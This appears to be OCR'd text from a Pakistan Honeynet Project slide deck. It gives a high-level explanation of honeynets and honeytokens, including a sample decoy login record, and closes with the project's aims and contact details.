
Honeynets

- Nothing more then one type of honeypot.
- High-interaction honeypot designed to capture in-depth *information*.
- Its an architecture, not a product or software.
- Populate with live systems.

Honeynets


- Not a product, but an architecture.
- An entire network of systems designed to be compromised.
- Deployed on both external and internal networks.

How it works




A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.

Distributed Honeynet



Honeytokens

Decoy information hidden in specific applications like databases.



UserID: Jinnah

Pass: Jinnah123

Name: Muhammad Ali Jinnah

DOB: XX – XX – XXXX

Email: jinnah@pakistan.gov.pk

Pakistan Honeynet Project

- Volunteer organization of security professionals researching cyber threats towards Pakistan.
- Member of international Honeynet Research Alliance which is part of The Honeynet Project.
- We want to share with you everything we have learned, how we learned it, and where we are going.
- Help Organizations and Government.

Bottom Line - Information

Can collect indepth data no other technology can.

Summary

- Honeypots are not a solution, they are a flexible tool with different applications to security.
- Honeynets are a complex type of honeypot, used primarily for information gathering.
- Just the beginning for honeypots.

Thank you, questions?

http://www.honeynet.org.pk

project@honeynet.org.pk